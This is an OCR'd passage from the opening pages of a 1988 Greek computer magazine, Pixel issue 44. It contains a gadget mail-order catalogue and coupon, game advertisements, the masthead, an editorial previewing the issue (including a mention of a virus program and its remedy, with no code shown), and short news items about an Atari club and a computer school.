ΤΕΥΧΟΣ 44 ΜΑΙΟΣ 1988 300 ΔΡΧ.

PIXEL

ΜΗΝΙΑΙΟ ΠΕΡΙΟΔΙΚΟ ΓΙΑ HOME-MICROS & PCs



150 ΔΩΡΑ
ΚΟΥΠΟΝΙ ΣΥΜΜΕΤΟΧΗΣ

GRAND PRIX IV

ΚΕΡΔΙΣΤΕ ΔΩΡΑ 6.000.000 ΔΡΧ.



ΕΜΠΡΟΣ ΓΙΑ ΤΑ ΣΧΟΛΕΙΑ ΤΟΥ 2000!

PIXEL / High

Διαλέξτε τώρα ό,τι επιθυμείτε από τη φανταστικη συλλογή



ΤΟ ΠΡΟΪΟΝ ΤΟΥ ΜΗΝΑ

JOGGING... a la PIXEL

Δεν νομίζουμε εσείς νέα παιδιά να μην ασχολείστε με τα σπορ! Χρειάζεστε λοιπόν τη φόρμα PIXEL. Με ειδική επένδυση, ζεστά νεανικά χρώματα για άνεση, κέφι και πολλές πολλές επιδόσεις!

Μια ιδανική λύση για όσους αγαπούν το τρέξιμο ή το περπάτημα ή έστω το... "DECATHLON".

15.500 Δρχ.



MEMO TIME

Ένα έξυπνο ρολόι-ξυπνητήρι με ενσωματωμένο μαγνητόφωνο που λειτουργεί με μπαταρίες και δεν σας ξυπνάει με τον συνηθισμένο εκνευριστικό ήχο, αλλά με αυτόν που εσείς θα διαλέξετε. Ηχογραφήστε λοιπόν στη μικροκασέτα οποιονδήποτε ήχο: τη φωνή σας, ή κάποιο κομμάτι απ' το αγαπημένο σας τραγούδι, ρυθμίστε το ξυπνητήρι στην ώρα που θέλετε και... αυτό ήταν. Την προκαθορισμένη ώρα, ακούτε το δικό σας μήνυμα!

Τέλος είναι ιδανικό για να σας υπενθυμίζει τι δουλειές έχετε να κάνετε κατά τη διάρκεια της μέρας, καθώς επίσης πότε και με ποιον έχετε κάποιο ραντεβού.

MEMO TIME: Η λύση για όσους έχουν πολλά στο μυαλό τους.

7.300 ΔΡΧ.



AM/FM PIXEL RADIO

Η ελεύθερη ραδιοφωνία στην τσέπη σας.

Ένας πανίσχυρος δέκτης ραδιοφωνικού σήματος που σας ακολουθεί παντού.

Τα κύματα FM και AM δεν έχουν να σας κρύψουν κανένα μυστικό. Με το πολύ όμορφο αυτό ραδιοφωνάκι μπορείτε ανά πάσα στιγμή ν' ακούτε στερεοφωνικά τον αγαπημένο σας σταθμό - οπουδήποτε. Φυσικά, απαλλάσσεστε απ' τις σκοτούρες της συχνής αλλαγής μπαταριών, αφού το ραδιοφωνάκι λειτουργεί με ηλιακή ενέργεια.

3.500 Δρχ.



PIXEL SUPER COLLEGE

Η καινούργια νότα στο σπορ ντύσιμο! Μια χαρούμενη, φανταστική εμφάνιση, που με το απίθανο παιχνίδι των χρωμάτων σας κάνει να ξεχωρίζετε κάθε στιγμή.

Διαλέξτε τώρα το φωτεινό πράσινο, το ζεστό κίτρινο ή το αγαπημένο σας γκρι, παρέα με το μπλε.

Το μπλε θα το βρείτε σε συνδυασμό με το χαρούμενο κίτρινο. Αν η επιλογή είναι πολύ δύσκολη, τότε προτιμήστε... ένα από κάθε χρώμα!

·Tech Boutique

δώρων υψηλής τεχνολογίας της Pixel High-Tech Boutique!



3.900 Δρχ.



8.500 Δρχ.





5.700 Δρχ.



POCKET MEMO

Μια πανέξυπνη συσκευή που πρέπει να έχετε πάντα μαζί σας.

Ηλεκτρονικό ALARM CLOCK, τηλεφωνική ατζέντα και touch-on-calculator, ένας τέλειος συνδυασμός με απίθανα έξυπνο σύστημα επιλογής: η συσκευή κλειστή σας παρουσιάζει το ρολόι. Ανοίγετε το επάνω μέρος του Pocket Memo και ιδού η ατζέντα! Θέλετε να κάνετε κάποιους υπολογισμούς; Πηγαίνετε τον επιλογέα στο «calculator» και είστε έτοιμοι. Συγχρόνως έχετε στη διάθεσή σας όλες τις λειτουργίες ενός ηλεκτρονικού ρολογιού: ώρα, ημερομηνία, ξυπνητήρι.

Αποκτήστε το και δείτε γιατί είναι το πρώτο πράγμα που δεν πρέπει να ξεχνάτε (μετά το πορτοφόλι σας!).

DATA BANK

Ο προσωπικός σας γραμματέας, τώρα... μέσα στην τσέπη σας!

Τι θα λέγατε για μια data bank; Διευθυνσιογράφος, ρολόι με ξυπνητήρι, πληκτρολόγιο κανονικού τύπου και αφής, μεγάλο ευδιάκριτο display και... πολλές ακόμα εκπλήξεις! Ήρθε η ώρα να δώσετε στο σημειωματάριό σας τον αέρα του 2000!

PIXEL FLIP WATCH

Απ' τη μια μεριά ηλεκτρονικό ρολόι, ημερολόγιο και χρονόμετρο. Απ' την άλλη calculator με touch-on πληκτρολόγιο...

...και ΟΛΑ αυτά σε μέγεθος ρολογιού. Φορέστε το στο χέρι σας και χαρείτε την άνεση που προσφέρει το πανέξυπνο σύστημα flip-side. Έχετε το calculator και κάνετε υπολογισμούς, αλλά θέλετε να δείτε την ώρα; Με μια απλή κίνηση το επάνω μέρος της συσκευής γυρίζει και φέρνει στην επιφάνεια το ρολόι. Δεν είναι θαύμα;

Διαλέξτε ό,τι επιθυμείτε και συμπληρώστε το κουπόνι παραγγελίας.



Όπου και αν μένετε, η Pixel High-Tech Boutique είναι πάντα κοντά σας. Σε κάθε τεύχος του Pixel θα βρίσκεται η High-Tech Boutique με τις περιγραφές των προϊόντων υψηλής τεχνολογίας.

PIXEL / High-Tech Boutique

ΚΟΥΠΟΝΙ ΠΑΡΑΓΓΕΛΙΑΣ

(Σημειώστε με ένα X το αντίστοιχο κουτάκι μεγέθους/χρώματος και με αριθμό την ποσότητα, συνολική αξία και σύνολο)

ΕΙΔΟΣ	ΠΟΣΟΤΗΤΑ	ΤΙΜΗ ΜΟΝΑΔΑΣ*	ΣΥΝΟΛΙΚΗ ΑΞΙΑ
POCKET MEMO		3.900 Δρχ.	
AM/FM PIXEL RADIO		7.300 ΔΡΧ.	
DATA BANK !		8.500 Δρχ.	
MEMO TIME		15.500 Δρχ.	
PIXEL FLIP WATCH		5.700 Δρχ.	
JOGGING... a la PIXEL ΧΡΩΜΑ: ΚΟΚΚΙΝΟ ☐ ΜΑΥΡΟ ☐ ΜΕΓΕΘΟΣ: S ☐ M ☐ L ☐ S ☐ M ☐ L ☐		7.800 Δρχ.	
PIXEL SUPER COLLEGE ΧΡΩΜΑ: ΚΙΤΡΙΝΟ ☐ ΠΡΑΣΙΝΟ ☐ ΜΠΛΕ ☐ ΓΚΡΙ ☐ ΜΕΓΕΘΟΣ: L ☐ M ☐ L ☐ M ☐ L ☐ M ☐ L ☐ M ☐		3.500 Δρχ.	
Ελάχιστο χρονικό περιθώριο αποστολής, 20 ημέρες.		**ΣΥΝΟΛΟ**	______ Δρχ.

ΟΝΟΜΑΤΕΠΩΝΥΜΟ ______

ΔΙΕΥΘΥΝΣΗ ______

Τ.Κ. ______ ΠΟΛΗ ______ ΤΗΛ: ______

Θέλω να μου στείλετε με αντικαταβολή τα παραπάνω αντικείμενα. Αν δεν μείνω ικανοποιημένος από την αγορά μου μπορώ να επιστρέψω ***εντός δέκα ημερών*** *το προϊόν και θα επιστραφεί εξ ολοκλήρου το ποσόν που κατέβαλα. Τα ταχυδρομικά έξοδα επιστροφής βαραίνουν εμένα.*

Είμαι άνω των 18 ετών. ΥΠΟΓΡΑΦΗ ______ ΗΜΕΡΟΜΗΝΙΑ ______


Δεν είμαι άνω των 18 ετών. ΥΠΟΓΡΑΦΗ ΚΗΔΕΜΟΝΑ ______ ΗΜΕΡΟΜΗΝΙΑ ______


*** Οι παραπάνω τιμές συμπεριλαμβάνουν Φ.Π.Α. 16%. Η προσφορά θα διαρκέσει μέχρι να εξαντληθούν τα προϊόντα.**

Ταχυδρομήστε το κουπόνι στη διεύθυνση: **COMPUPRESS, (PIXEL HIGH TECH BOUTIQUE), Λ. Συγγρού 44, ΑΘΗΝΑ 117 42**


RASTAN
TAITO
COIN-OP
imagine
..the name of the game
Commodore 64/128
Joystick Operated


ARKANOID
TAITO
COIN-OP
REVENGE OF DOH
AMSTRAD CPC 464 · 664 · 6128
imagine
..the name of the game


TARGET; RENEGADE


PLATOON
The first casualty of war is innocence.
SPECTRUM
COMMODORE AMSTRAD
SPECTRUM
COMMODORE AMSTRAD
ocean IMAGINE Hellas
Ελασσόνος 3, 351 00 Λαμία
Τηλ: 0231 38800 - 33390
ocean


IN A VAST, EXPANDING UNIVERSE THE CHALLENGE IS SURVIVAL
CAPCOM
SIDE ARMS
SPECTRUM 48/128K
GO!


WHEN NEW TEXAS SCREAMED FOR AN ARMY OF MEN, EARTH SENT ONE MAN – HE WAS ENOUGH – HE WAS...
BRAVESTARR
CBM 64/128
GO!


Have you got what it takes to be a....
ROLLING THUNDER
undercover cop?
TOP SECRET
THIS INVESTIGATOR IS LICENCED TO KILL
RT
The Coin-op Sensation
FOR USE ON
AMSTRAD/SCHNEIDER CPC
DISK COMPUTERS
namco


INTER GALACTIC HAVOC! A METEORIC MAD HOUSE! IT'S SPACE AGE.
BEDLAM
SPECTRUM 128/+2
GO!

KINGS OF THE GAMEPACK

Περισσότερα παιχνίδια!



Τα καλύτερα αθλητικά πακέτα που παρουσιάστηκαν ποτέ. Πάνω από 20 συναρπαστικά γεγονότα. Ένας γιγαντιαίος διαγωνισμός δύναμης, αντοχής και επιδεξιότητας!

OVER 20 EXCITING EVENTS

FEATURING
• WEIGHT LIFTING • BASKETBALL • SOCCER • VAULT • SWIMMING • GIANT SLALOM • SPRING BOARD DIVING • PING-PONG • PISTOL SHOOTING • CYCLING • SHOOTING • ARCHERY • TRIPLE JUMP • ROWING • PENALTIES • SKI JUMP • TUG OF WAR • TENNIS • BASEBALL • BOXING • SQUASH • SMOOKER/POOL

10 HIT GAMES

AMSTRAD • COMMODORE • SPECTRUM CASSETTE DISK

Περισσότερη περιπέτεια!



Ειδικό πλούσιο πακέτο

Όλα αυτά τα γνωστά παιχνίδια (hit games) σ' ένα ειδικό πακέτο στην τιμή του ενός

*ΣΥΝ το **YIE AR KUNG-FU** ΔΩΡΕΑΝ*

SPECTRUM CASSETTE
AMSTRAD DISK
COMMODORE

Περισσότερη αξία!



5

Περισσότερη δράση στα 5 computer hits

FEATURING ★ ARMY MOVES ★ GREEN BERET ★ THE GREAT ESCAPE RAMBO FIRST BLOOD PART II ★ TOP GUN

Μη τα χάσετε!

AMSTRAD
COMMODORE
SPECTRUM CASSETTE DISK



ocean/IMAGINE Hellas *Ελασσόνος 3, 35100 Λαμία, Τηλ.: 0231-33800, 33390*

ΠΕΡΙΕΧΟΜΕΝΑ

PIXEL 44 ΜΑΪΟΣ 1988

ΕΠΙΚΑΙΡΟΤΗΤΑ

ΜΟΝΙΜΕΣ ΣΤΗΛΕΣ

ΑΥΤΟ ΤΟ ΜΗΝΑ



REVIEWS



ΤΕΣΤ



PIXELWARE

PIXEL

ΙΔΙΟΚΤΗΣΙΑ: COMPUPRESS Α.Ε
ΕΚΔΟΤΗΣ - ΔΙΕΥΘΥΝΤΗΣ: ΝΙΚΟΣ ΜΑΝΟΥΣΟΣ
ΥΠΟΔΙΕΥΘΥΝΤΗΣ: ΒΑΓΓΕΛΗΣ ΠΑΠΑΛΙΟΣ
ΑΡΧΙΣΥΝΤΑΚΤΗΣ: ΧΡΗΣΤΟΣ ΚΥΡΙΑΚΟΣ
ΟΙΚΟΝΟΜΙΚΗ ΔΙΕΥΘΥΝΣΗ: ΑΓΑΠΗ ΛΑΛΙΩΤΗ
ΔΗΜΟΣΙΕΣ ΣΧΕΣΕΙΣ: ΑΓΑΠΗ ΛΑΛΙΩΤΗ
ΔΙΑΦΗΜΙΣΗ: ΑΡΕΤΗ ΚΟΝΤΑΡΙΝΗ, ΝΙΚΟΣ ΑΠΑΣΩΤΗΣ
ΥΠΕΥΘΥΝΗ MARKETING: ΛΟΥΚΙΑ ΤΑΛΙΑΔΩΡΟΥ
ΣΥΝΤΑΚΤΕΣ: ΑΥΓΟΥΣΤΙΝΟΣ ΤΣΙΡΙΜΩΚΟΣ, ΑΝΤΩΝΗΣ ΛΕΚΟΠΟΥΛΟΣ, ΓΙΩΡΓΟΣ ΚΥΠΑΡΙΣΣΗΣ, ΒΑΣΙΛΗΣ ΤΕΡΖΟΠΟΥΛΟΣ, ΓΙΩΡΓΟΣ ΒΑΣΙΛΑΚΗΣ, ΚΩΣΤΑΣ ΒΑΣΙΛΑΚΗΣ, ΔΗΜΗΤΡΗΣ ΑΣΗΜΑΚΟΠΟΥΛΟΣ, ΝΙΚΟΣ ΝΑΣΟΥΦΗΣ, ΛΕΥΤΕΡΗΣ ΚΑΛΑΜΑΡΑΣ, ΔΗΜΗΤΡΗΣ ΠΑΥΛΗΣ, ΑΛΕΞΗΣ ΜΑΚΡΗΣ, ΔΗΜΗΤΡΗΣ ΓΑΖΗΛΑΣ, ΧΡΙΣΤΟΣ ΜΙΧΟΠΟΥΛΟΣ.
ΣΥΝΕΡΓΑΤΕΣ: ΓΙΑΝΝΗΣ ΠΟΥΡΝΑΡΑΣ, ΣΤΑΘΗΣ ΕΥΘΥΜΙΟΥ, ΣΠΥΡΟΣ ΔΕΥΤΕΡΑΙΟΣ, ΓΙΑΝΝΗΣ ΡΗΓΟΠΟΥΛΟΣ, ΜΑΝΟΣ ΝΙΚΟΛΑΟΥ, ΓΙΩΡΓΟΣ ΑΛΕΞΟΠΟΥΛΟΣ, ΓΙΩΡΓΟΣ ΕΥΣΤΑΘΙΟΥ, ΑΡΗΣ ΠΑΟΥΡΗΣ, ΑΠΟΣΤΟΛΗΣ ΜΟΥΡΕΛΑΤΟΣ, ΚΩΣΤΑΣ ΠΑΠΑΓΙΑΝΝΑΚΟΠΟΥΛΟΣ, ΧΑΡΗΣ ΓΑΚΙΔΗΣ.
ΑΝΤΑΠΟΚΡΙΤΕΣ ΕΞΩΤΕΡΙΚΟΥ: ΑΓΓΛΙΑ: ΒΑΣΙΛΗΣ ΚΩΝΣΤΑΝΤΙΝΟΥ, USA: ΣΠΥΡΟΣ ΠΕΡΙΣΤΕΡΗΣ, ΓΑΛΛΙΑ: ΑΝΤΩΝΗΣ ΒΛΟΝΤΑΚΗΣ
ΣΚΙΤΣΑ: ΑΛΕΚΟΣ ΜΠΑΪΡΑΜΙΔΗΣ, ΓΙΑΝΝΗΣ ΜΑΡΑΓΚΑΚΗΣ, ΧΡΗΣΤΟΣ ΕΥΑΓΓΕΛΑΤΟΣ
ΥΠΕΥΘΥΝΟΣ ΠΑΡΑΓΩΓΗΣ: ΓΙΩΡΓΟΣ ΚΟΡΜΠΑΚΗΣ
ΠΑΡΑΓΩΓΗ: ΓΙΑΝΝΗΣ ΜΕΛΕΤΗΣ
ΣΥΝΤΟΝΙΣΜΟΣ ΥΛΗΣ: ΜΑΝΤΩ ΚΑΡΑΓΙΑΝΝΗ
ΥΠΕΥΘΥΝΗ ΚΑΛΛΙΤΕΧΝΙΚΟΥ: ΙΩΑΝΝΑ ΜΑΛΕΣΗ
ΚΑΛΛΙΤΕΧΝΙΚΗ ΕΠΙΜΕΛΕΙΑ: ΔΕΣΠΟΙΝΑ ΣΑΚΚΗ, ΜΑΙΡΗ ΛΥΜΠΕΡΗ, ΜΑΡΙΑ ΦΙΛΙΠΠΟΥ, ΕΛΕΝΗ ΣΑΛΑΜΑΝΟΥ.
ΕΠΙΜΕΛΕΙΑ ΕΞΩΦΥΛΛΟΥ: ΕΚΤΩΡ ΧΑΡΑΛΑΜΠΟΥΣ
ΦΩΤΟΓΡΑΦΙΑ: ΚΩΣΤΑΣ ΕΛΕΥΘΕΡΑΚΗΣ
ΑΝΤΙΠΑΡΑΒΟΛΗ - ΔΙΟΡΘΩΣΗ: ΠΕΠΗ ΜΟΙΡΑΛΗ, ΜΑΝΤΩ ΚΑΡΑΓΙΑΝΝΗ.
ΥΠΕΥΘΥΝΟΣ ΟΙΚΟΝΟΜΙΚΟΥ: ΔΗΜΗΤΡΗΣ ΤΣΟΥΡΟΠΛΗΣ
ΛΟΓΙΣΤΗΡΙΟ: ΚΙΚΗ ΜΕΛΕΤΖΗ, ΧΡΥΣΑ ΠΑΝΤΕΛΑΙΟΥ, ΕΦΗ Λ. ΓΑΡΑ, ΜΠΕΤΤΥ ΜΑΝΩΛΕΣΣΟΥ, ΓΙΑΝΝΗΣ ΛΟΥΛΗΣ
ΓΡΑΜΜΑΤΕΙΑ: ΜΑΡΙΑ ΡΑΠΤΗ, ΜΑΡΙΑ ΤΣΑΜΠΛΑΚΟΥ, ΘΑΛΕΙΑ ΣΚΑΝΔΑΜΗ.
ΥΠΕΥΘΥΝΗ ΚΥΚΛΟΦΟΡΙΑΣ: ΠΟΠΗ ΚΑΝΕΛΛΟΠΟΥΛΟΥ
ΣΥΝΔΡΟΜΕΣ: ΝΙΚΟΣ ΜΙΧΟΣ, ΑΘΗΝΑ ΚΩΝΣΤΑΝΤΕΛΟΥ
ΔΙΑΚΙΝΗΣΗ ΠΡΟΪΟΝΤΩΝ PIXEL BOUTIQUE: ΜΠΕΤΤΥ ΜΑΝΩΛΕΣΣΟΥ
ΔΙΕΚΠΕΡΑΙΩΣΗ: ΝΟΤΗΣ ΚΟΝΤΟΠΑΝΟΣ
ΔΙΕΥΘΥΝΣΗ: Λ. ΣΥΓΓΡΟΥ 44, 117 42, ΑΘΗΝΑ
ΩΡΕΣ ΓΡΑΦΕΙΟΥ: 9.00-2.00 ΔΕΥΤΕΡΑ - ΠΑΡΑΣΚΕΥΗ
ΤΗΛΕΦΩΝΑ: 9238672-5, 9225520 FAX: 9216847
ΔΙΑΚΙΝΗΣΗ ΤΕΥΧΩΝ: ΒΑΣΙΛΗΣ ΠΑΠΑΔΟΠΟΥΛΟΣ
ΥΠΕΥΘΥΝΗ ΒΟΡΕΙΟΥ ΕΛΛΑΔΟΣ: ΠΛΟΥΜΙΣΤΗ ΣΙΜΟΠΟΥΛΟΥ
ΓΡΑΜΜΑΤΕΙΑ: ΝΤΙΝΑ ΠΑΠΑΝΙΚΟΛΑΟΥ
ΔΙΕΥΘΥΝΣΗ: ΑΡΙΣΤΟΤΕΛΟΥΣ 7, 546 24, ΘΕΣΣΑΛΟΝΙΚΗ
ΤΗΛΕΦΩΝΟ: 282663, 284864
PIXEL ΜΗΝΙΑΙΟ ΠΕΡΙΟΔΙΚΟ ΓΙΑ HOME MICROS
ΦΩΤΟΣΤΟΙΧΕΙΟΘΕΣΙΑ: INTERFOT
ΔΙΑΧΩΡΙΣΜΟΙ: ΒΑΣΙΛΗΣ ΒΟΓΙΑΤΖΗΣ, ΧΡΩΜΑΝΑΛΥΣΗ, Δ. ΕΜΜΑΝΟΥΗΛ ΑΦΟΙ Η. & Ν. ΝΙΚΟΛΟΠΟΥΛΟΙ.
ΑΝΑΠΑΡΑΓΩΓΗ ΑΣΠΡΟΜΑΥΡΩΝ - ΜΟΝΤΑΖ: ΑΦΟΙ ΤΖΙΦΑ Ο.Ε.
ΕΚΤΥΠΩΣΗ: ΧΑΪΔΕΜΕΝΟΣ ΑΕΒΕ
ΒΙΒΛΙΟΔΕΣΙΑ: ΣΠΥΡΟΣ ΓΚΟΥΝΤΑΡΕΛΛΗΣ
ΣΥΝΔΡΟΜΕΣ ΕΤΗΣΙΕΣ ΕΣΩΤΕΡΙΚΟΥ: (11 ΤΕΥΧΗ) 3.000 ΔΡΧ, ΤΡΑΠΕΖΕΣ, ΟΡΓΑΝΙΣΜΟΙ, Ν.Π.Δ.Δ., 6.000 ΔΡΧ.
ΣΥΝΔΡΟΜΕΣ ΕΤΗΣΙΕΣ ΕΞΩΤΕΡΙΚΟΥ: ΑΜΕΡΙΚΗ: 4.100 ΔΡΧ, ΕΥΡΩΠΗ: 3.500 ΔΡΧ., ΚΥΠΡΟΣ: 3.500 ΔΡΧ.
ΕΠΙΤΑΓΕΣ: ΠΡΟΣ ΠΕΡΙΟΔΙΚΟ PIXEL, Λ. ΣΥΓΓΡΟΥ 44, 117 42 ΑΘΗΝΑ
ΑΠΟΚΛΕΙΣΤΙΚΟΤΗΤΑ ΓΙΑ ΤΗΝ ΕΛΛΑΔΑ: "PERSONAL COMPUTER WORLD"

PUBLISHED BY: COMPUPRESS **PUBLISHER:** Nikos Manousos **ASSISTANT PUBLISHER:** Vangelis Papalios **EDITOR IN CHIEF:** Christos Kyriakos **ACCOUNTING MANAGER:** Agapi Lalioti **ADVERTISING SALES:** Ar. Kontarini, N. Agiassotis **ATHENS OFFICE:** 44 Syngrou Ave **TEL:** 9238672-5, 9225520 **FAX** 9216847 **THESSALONIKI OFFICE:** P. Simopoulou, 7 Aristotelous st., **TEL:** 282663, 284864

ΤΑ ΝΕΑ ΤΟΥ PIXEL

Αγαπητοί αναγνώστες, πλησιάζουμε και φέτος στη μεγάλη συναυλία του PIXEL, που θα αποτελέσει την αφετηρία για εισαγωγή των υπολογιστών στα Ελληνικά σχολεία. Η προσπάθειά μας αυτή έχει βρει ήδη μεγάλη ανταπόκριση από όλους εσάς και πιστεύουμε ότι πολύ σύντομα θα μπορούμε να μιλάμε για «εκπαίδευση με Computers», όπως συμβαίνει εδώ και αρκετά χρόνια σε πολλές χώρες.

Βέβαια, θα ήταν τουλάχιστον αισιοδοξία, αν πιστεύαμε ότι αρκεί μια εκδήλωση για να φέρει τους υπολογιστές στα σχολεία, σε κάθε γωνιά της Ελλάδας. Πρέπει πρώτα απ᾽ όλα να γίνει συνείδηση όλων μας το γεγονός ότι πρόκειται για μια επιτακτική ανάγκη της εποχής μας. Ήρθε ο καιρός να αντιμετωπίσουμε τους υπολογιστές όχι μόνο σαν μέσο ψυχαγωγίας, αλλά και σαν ένα εργαλείο για μόρφωση, που δεν θα διστάσει αργότερα να μας προσφέρει τις υπηρεσίες του, φτάνει να είμαστε σε θέση να δουλέψουμε μαζί του.

Πέρα όμως από τους στόχους του φετινού GRAND PRIX δεν θα πρέπει να παραλείψουμε το μεγάλο διαγωνισμό που περιλαμβάνει φέτος δώρα συνολικής αξίας πολλών εκατομμυρίων. Τα δώρα αυτά, όπως κάθε χρόνο, είναι όλα προσφορές εταιριών από την αγορά Πληροφορικής και νέας τεχνολογίας και, σε λιγότερο από δύο μήνες, θα βρίσκονται στα χέρια των πιο τυχερών από εσάς, αν βέβαια συμπληρώσετε και στείλετε το κουπόνι συμμετοχής που υπάρχει και σ᾽ αυτό το τεύχος.

Πέρα όμως από το GRAND PRIX IV, που φιλοξενούμε σ᾽ αυτό το τεύχος, υπάρχουν κάποια θέματα στα οποία αξίζει να σταθούμε. Για τους φίλους των PCs, λοιπόν, σ᾽ αυτό το τεύχος υπάρχει το τεστ του CHAPLIN XT, ενός κλασικού συμβατού υπολογιστή που χαρακτηρίζεται κυρίως από την προσεγμένη κατασκευή του.

Όσοι από σας υπήρξατε θύματα του PIXEL VIRUS, του μικρόβιου που είχαμε δημοσιεύσει σε προηγούμενο τεύχος, θα βρείτε τώρα το αντιβιοτικό που θα αναλάβει να θεραπεύσει το άρρωστο PC σας μαζί με ένα... πιο άτακτο νέο μικρόβιο, που συνηθίζει να διπλασιάζεται καταλαμβάνοντας όλο και περισσότερο χώρο στη μνήμη του υπολογιστή σας.

Για τους φανατικούς των παιχνιδιών, το Special Review αυτό το μήνα περιγράφει ένα πρόγραμμα στρατηγικής, που προσομοιώνει ένα ολόκληρο αεροπλανοφόρο. Εσείς παίζετε το ρόλο του χειριστή αυτού του αεροπλανοφόρου και, αφού εξοικειωθείτε με τα δεκάδες όργανα ελέγχου του, αρχίζετε να καταστρώνετε σχέδια απόβασης σε κάποιο εχθρικό νησί.

Ένα διαφορετικό review που επιχειρούμε σ᾽ αυτό το τεύχος δεν περιορίζεται μόνο σ᾽ ένα computer game, αλλά σε μια διάσημη ηλεκτρονική προσωπικότητα, τον Max Headroom. Ρίχνοντας μια ματιά σ᾽ αυτό το ειδικό θέμα μας θα γνωρίσετε τον πρωταγωνιστή σειράς τηλεοπτικών εκπομπών, διαφήμισης, video ταινιών και, φυσικά, του ομώνυμου παιχνιδιού για υπολογιστές.

Πριν σας αφήσω όμως να ανατρέξετε στις σελίδες που ακολουθούν, θα ᾽θελα να σας υπενθυμίσω ότι περιμένουμε τις συμμετοχές σας τόσο στην κλήρωση των δώρων, όσο και στη μεγάλη συναυλία που οργανώνουμε. Εμείς, θα επανέλθουμε με περισσότερες λεπτομέρειες για το καλοκαιρινό μας πάρτυ τον επόμενο μήνα.

Ο αρχισυντάκτης



ATARI CLUB ΣΤΟ COMPUTER MARKET

«Φουλ επίθεση» φαίνεται να παίζει το COMPUTER MARKET τον τελευταίο καιρό στον τομέα της προώθησης και εξυπηρέτησης των users. Έπειτα από τη δημιουργία του νέου καταστήματος, ήδη είναι έτοιμο το πρώτο, επίσημα τουλάχιστον, ATARI CLUB.

Το ATARI CLUB ξεκίνησε εδώ και αρκετό καιρό σαν μια προσπάθεια συλλογής software και hardware για τη σειρά των ST. Το γεγονός ότι τα 16-bit μηχανήματα στη χώρα μας υποστηρίζονται αρκετά λιγότερο από τα αντίστοιχα 8-bit ήταν η αφορμή. Εδώ και λίγο καιρό η προσπάθεια αυτή μπήκε πια σε ένα δρόμο, με αποτέλεσμα τη δημιουργία του ATARI CLUB.

Με την επίδειξη της εγγύησης της αντιπροσωπίας και με ένα συμβολικό ποσό για εγγραφή και μηνιαίο έξοδο συντήρησης του CLUB, μπορεί κανείς να θεωρείται μέλος. Από εκεί και έπειτα τον περιμένει μια από τις πλουσιότερες συλλογές από οτιδήποτε έχει κυκλοφορήσει ή κυκλοφορεί τώρα για τους ATARI στην Ευρώπη ή στην Αμερική. Ήδη είναι έτοιμος ένα κατάλογος, ο οποίος περιλαμβάνει αρκετές εκατοντάδες τίτλους: public domain software, δεκάδες accessories και utilities, προγράμματα εφαρμογών, γλώσσες προγραμματισμού και πλήθος από παιχνίδια. Το CLUB παραμένει συνεχώς ενήμερο πάνω σε κάθε νέα κυκλοφορία, χάρη στην οργάνωση και υποστήριξη του COMPUTER MARKET. Θα πρέπει εδώ να σημειώσουμε ότι μαζί με τα προγράμματα μπορεί κανείς να βρει και τα manuals. Γενικά ο τομέας του έντυπου υλικού είναι επίσης προσεγμένος, δίνοντας έτσι τη δυνατότητα στο χρήστη να έχει πρόσβαση στο μεγαλύτερο μέρος της ελληνικής και ξένης βιβλιογραφίας. Ειδικά για τους νέους χρήστες ή και για όσους ακόμη δεν έχουν «πάρει τον αέρα» του υπολογιστή τους, εκτός από την κουβέντα με τα μέλη, υπάρχει προοπτική για δωρεάν εκπαίδευση πάνω στους συγκεκριμένους υπολογιστές. Και φυσικά τα σχέδια για νέες δραστηριότητες πάντα υπάρχουν.

Εμείς, από την πλευρά μας, δεν έχουμε παρά να ευχηθούμε στο CLUB καλή σταδιοδρομία. ■



CIS: ΓΝΩΣΗ ΚΑΙ ΠΕΙΡΑ

Τα εργαστήρια CIS είναι χωρίς αμφιβολία ένας από τους κορυφαίους χώρους ελεύθερων σπουδών της Αθήνας. Κορυφαίος απ' όλες τις απόψεις: περιβάλλον, ατμόσφαιρα, οργάνωση και υποδομή. Το πρόγραμμα του CIS περιλαμβάνει κύκλους σπουδών για όλον το χρόνο, καθώς και εντατικά τμήματα για τους καλοκαιρινούς μήνες. Οι σπουδαστές έχουν στη διάθεσή τους πλούσιο ηλεκτρονικό εξοπλισμό και δυνατότητες για πρακτική εξάσκηση πάνω σε συμβατούς υπολογιστές. Η βεβαίωση σπουδών του CIS περιλαμβάνει τίτλους Προγραμματιστή, Προγραμματιστή/Αναλυτή, Μηχανικού Συστημάτων και Τεχνικού/Συντηρητή 